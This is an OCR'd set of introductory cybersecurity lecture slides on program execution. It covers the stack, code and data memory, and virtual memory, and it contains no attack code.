2550 Intro to cybersecurity

L18: Program Execution

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Today: where do abstractions fail?


As with hardware, we wills start with an abstraction of how programs execute, and then discuss the failures of implementation which break the abstraction and allow software exploits.


Program Execution

Code and Data Memory

Program Execution

The Stack


Physical Memory
4 GB
OS
0
Virtual Memory Process 1
4 GB
0
Chrome believes it is the only thing in memory
Virtual Memory Process 2
4 GB
0
VS believes it is the only thing in memory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
